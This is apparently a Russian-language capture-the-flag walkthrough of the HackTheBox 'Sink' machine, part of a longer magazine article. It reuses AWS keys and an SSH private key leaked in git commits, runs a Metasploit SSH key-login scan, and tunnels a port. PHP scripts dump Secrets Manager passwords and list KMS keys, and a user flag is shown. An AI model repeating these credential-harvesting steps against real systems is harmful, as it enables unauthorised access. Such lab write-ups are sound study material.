
dev push for log group and stream creation
master
marcus 2 months ago
parent f4b82675a0 commit e8d68917f2
1 changed files with 34 additions and 0 deletions
+34 -0 create_logs.php

```
@@ -0,0 +1,34 @@
+ <?php
+ require 'vendor/autoload.php';
+
+ use Aws\CloudWatchLogs\CloudWatchLogsClient;
+ use Aws\Exception\AwsException;
+
+ $client = new CloudWatchLogsClient([
+         'region' => 'eu',
+         'endpoint' => 'http://127.0.0.1:4566',
+         'credentials' => [
+                 'key' => 'AKIAIUEN3QWCPSTEITJQ',
+                 'secret' => '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'
+         ],
+         'version' => 'latest'
```

Исходный код logs.php

А в этом коммите нашелся приватный ключ:

```
http://sink.htb:3000/root/Key_Management/commit/
b01a6b7ed372d154ed0bc43a342a5e1203d07b1e
```




Adding EC2 Key Management Structure
master
marcus 2 months ago
parent 780f37fe50 commit b01a6b7ed3
3 changed files with 89 additions and 0 deletions
+38 -0 .keys/dev_keys

```
@@ -0,0 +1,38 @@
+ -----BEGIN OPENSSH PRIVATE KEY-----
+ b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
+ NhAAAAAwEAAQAAAYEAxi7KuoC8cHhmx75Uhw06ew4fXrZJehoHBOLmUKZj/dZVZpDBh27d
+ Pogq1l/CNSK3Jqf7BXLRh0oH464bs2RE9gTPWRARFNOe5sj1tg7IW1w76HYyhrNJpux/+E
+ o0ZdYRwkP91+oRwdWXsCsj5NUkoOUp0O9yzUBOTwJeAwUTuF7Ja1/1RpqoFVs8WqggqQqG
+ EEiE00TxF5Rk9gWc43wrzm2qkrwrSZycvUdMpvYGOXv5szkd27C08uLRaD7r45t77kCDtX
+ 4ebL8QLP5LDiMaiZguzuU3XwiNAyeU1JcjKLHH/qe5mYpRQnDz5KkFDs/UtqbmcxWbiuXa
+ JhJvn5ykkwCBU5t5f0CKK7fYe5iDLXnyoJSPNEBzRSExp3hy3yFXvc1TgOhtiD1Dag4QE1
+ 0Dz1NgMsPEGvYDXMe7ccsFuLtC+WWP+94ZCnPNRdqSDza5P6H1J136ZX34S2uhVt5xFG5t
+ TIn2BA5hRr8sTVolkRkLxx1J45WfpI/8MhO+HMM/AAAFiCj1ruEo5a7hAAAAB3NzaC1yc2
+ EAAAGBAMYuyrqAvHB4Zse+VIcNOnsOH162SXoaBwTi51CmY/3WVWaQwYdu3T6IKtZfwjUi
+ tyan+wVy0YdKB+OuG7NkRPYEz1kQERTTnubI9bYOyFtcO+h2MoazSabsf/hKNGXWEcJD/d
```

Исходный код dev_keys


Необходимо проверить этот ключ. Для этого сформируем список пользователей и попытаемся подключиться по SSH. Для автоматизации я использовал Metasploit Framework.

```
msfconsole
use auxiliary/scanner/ssh/ssh_login_pub
set RHOSTS sink.htb
set USER_FILE users.txt
set KEY_PATH root.key
run
```



```
msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set RHOSTS sink.htb
RHOSTS ⇒ sink.htb
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set USER_FILE users.txt
USER_FILE ⇒ users.txt
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH root.key
KEY_PATH ⇒ root.key
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 10.10.10.225:22 SSH - Testing Cleartext Keys
```


Настройка Metasploit для перебора пользователей



```
' 'uid=1001(marcus) gid=1001(marcus) groups=1001(marcus) Linux sink 5.4.0
[*] Command shell session 1 opened (10.10.14.8:40231 → 10.10.10.225:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Результат перебора пользователей

В итоге находим пользователя, к учетке которого подходит ключ. Так мы получаем стабильную точку опоры в виде доступа по SSH.



```
marcus@sink:~$ id
uid=1001(marcus) gid=1001(marcus) groups=1001(marcus)
marcus@sink:~$ cat user.txt
08781ebd640b57ff66183352c6a8b9fa
```

Флаг пользователя

Продолжение статьи →


HTB SINK

УЧИМСЯ ПРЯТАТЬ ЗАПРОСЫ HTTP
И РАЗБИРАЕМСЯ С AWS SECRETS MANAGER

ПРОДВИЖЕНИЕ

AWS Secrets Manager

В репозитории мы нашли секрет и ключ для AWS. Проверим, работает ли этот сервис на хосте, а именно — открыт ли порт 4566.



```
marcus@sink:/$ netstat -tulpan | grep 4566
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:4566          0.0.0.0:*               LISTEN      -
```

Проверка доступности порта


Порт открыт, AWS работает. Теперь можно с полной уверенностью сказать, что мы нашли дальнейший вектор атаки. AWS Secrets Manager позволяет защищать конфиденциальные данные, используемые для доступа к приложениям, сервисам и другим ресурсам. Сервис предназначен для упрощения ротации и извлечения данных для доступа к БД, ключей API и других конфиденциальных данных, а также управления ими. Чтобы продвинуться дальше, нам нужно захватить учетку другого пользователя, и это отличное место для поисков.

Секрет и ключ дает нам возможность получить критические данные. Для этого мы используем SecretsManagerClient из репозитория и код из документации. Но сперва туннелируем порт:

```
sudo ssh -L 4566:127.0.0.1:4566 -i root.key marcus@10.10.10.225
```

Таким образом весь трафик, который мы пошлем на локальный порт 4566, будет туннелирован на порт 4566 удаленного хоста. А теперь, используя код из документации с подставленными данными SecretsManagerClient, получим список сохраненных секретов.

```
<?php
require 'vendor/autoload.php';

use Aws\SecretsManager\SecretsManagerClient;
use Aws\Exception\AwsException;

$client = new SecretsManagerClient([
    'region' => 'eu',
    'endpoint' => 'http://127.0.0.1:4566',
    'credentials' => [
        'key' => 'AKIAIUEN3QWCPSTEITJQ',
        'secret' => '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'
    ],
    'version' => 'latest'
]);

try {
    $result = $client->listSecrets([
    ]);
    var_dump($result);
}  catch (AwsException $e) {
    // output error message if fails
    echo $e->getMessage();
    echo "\n";
}
?>
```




```
ralf@ralf-PC:~/tmp/root_gits/log_management$ php listSecrets.php | grep string
        string(70) "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-naxvO"
        string(13) "Jenkins Login"
        string(39) "Master Server to manage release cycle 1"
        string(0) ""
        string(0) ""
            string(10) "AWSCURRENT"
        string(67) "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-jDkxO"
        string(10) "Sink Panel"
        string(46) "A panel to manage the resources in the devnode"
        string(0) ""
        string(0) ""
            string(10) "AWSCURRENT"
        string(69) "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-BkwjT"
        string(12) "Jira Support"
        string(22) "Manage customer issues"
        string(0) ""
```

Список сохраненных секретов.

Так как мы имеем секреты, мы можем получить хранящиеся значения. Также используем документацию, найденные секреты и данные из репозитория.


```
<?php
require 'vendor/autoload.php';

use Aws\SecretsManager\SecretsManagerClient;
use Aws\Exception\AwsException;

$client = new SecretsManagerClient([
    'region' => 'eu',
    'endpoint' => 'http://127.0.0.1:4566',
    'credentials' => [
            'key' => 'AKIAIUEN3QWCPSTEITJQ',
            'secret' => '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'
    ],
    'version' => 'latest'
]);

$secretName = ["arn:aws:secretsmanager:us-east-1:1234567890:secret:
Jenkins Login-ElTxf","arn:aws:secretsmanager:us-east-1:1234567890:
secret:Sink Panel-qZfJI","arn:aws:secretsmanager:us-east-1:
1234567890:secret:Jira Support-GoJSC"];

for($i=0; $i<3; $i+=1){
    try {
        $result = $client->getSecretValue([
            'SecretId' => $secretName[$i],
        ]);

    } catch (AwsException $e) {
        $error = $e->getAwsErrorCode();
        if ($error == 'DecryptionFailureException') {
            throw $e;
        }
        if ($error == 'InternalServiceErrorException') {
            throw $e;
        }
        if ($error == 'InvalidParameterException') {
            throw $e;
        }
        if ($error == 'InvalidRequestException') {
            throw $e;
        }
        if ($error == 'ResourceNotFoundException') {
            throw $e;
        }
    }
    if (isset($result['SecretString'])) {
        $secret = $result['SecretString'];
    } else {
        $secret = base64_decode($result['SecretBinary']);
    }
    echo $secret . "\n";
}
?>
```



```
ralf@ralf-PC:~/tmp/root_gits/log_management$ php getSecretValue.php
{"username":"john@sink.htb","password":"R);\)ShS99mZ~8j"}
{"username":"albert@sink.htb","password":"Welcome123!"}
{"username":"david@sink.htb","password":"EALB=bcC=`a7f2#k"}
```

Сохраненные в AWS данные

Так мы получаем учетные данные трех пользователей. Пользователь **david** присутствует в системе, и найденный пароль позволяет авторизоваться от его имени.




```
marcus@sink:~$ ls /home/
david  git  marcus
marcus@sink:~$ su david
Password:
david@sink:/home/marcus$ id
uid=1000(david) gid=1000(david) groups=1000(david)
```

Смена пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

В домашней директории находим какой-то проект, а в нем — зашифрованный файл.




```
david@sink:~$ ls
Projects
david@sink:~$ ls -R ./
./:
Projects

./Projects:
Prod_Deployment

./Projects/Prod_Deployment:
servers.enc
david@sink:~$ cat ./Projects/Prod_Deployment/servers.enc
```

Результат работы скрипта

Так как файл зашифрован, а мы уже имели дело с AWS, давай попробуем и расшифровать его с помощью AWS. Сначала нужно получить список ключей, шаблон кода снова берем из документации.


```
<?php
require 'vendor/autoload.php';

use Aws\Kms\KmsClient;
use Aws\Exception\AwsException;

$KmsClient = new Aws\Kms\KmsClient([
    'version' => 'latest',
    'region' => 'eu',
    'credentials' => [
        'key' => 'AKIAIUEN3QWCPSTEITJQ',
        'secret' => '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'
    ],
    'endpoint' => 'http://127.0.0.1:4566'
]);

$limit = 10;

try {
    $result = $KmsClient->listKeys([
        'Limit' => $limit,
    ]);
    var_dump($result);
} catch (AwsException $e) {
    // output error message if fails
    echo $e->getMessage();
    echo "\n";
}
?>
```



```
ralf@ralf-PC:~/tmp/root_gits/key_management$ php get_keylist.php | grep 'string(36)'
        string(36) "0b539917-5eff-45b2-9fa1-e13f0d2c42ac"
        string(36) "16754494-4333-4f77-ad4c-d0b73d799939"
        string(36) "2378914f-ea22-47af-8b0c-8252ef09cd5f"
        string(36) "2bf9c582-eed7-482f-bfb6-2e4e7eb88b78"
        string(36) "53bb45ef-bf96-47b2-a423-74d9b89a297a"
        string(36) "804125db-bdf1-465a-a058-07fc87c0fad0"
        string(36) "837a2f6e-e64c-45bc-a7aa-efa56a550401"
        string(36) "881df7e3-fb6f-4c7b-9195-7f210e79e525"
        string(36) "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde"
        string(36) "f0579746-10c3-4fd1-b2ab-f312a5a0f3fc"
```

Получение ключей AWS

Имея список ключей, давай попробуем расшифровать сообщение. Сначала закодируем в Base64 для удобства работы.

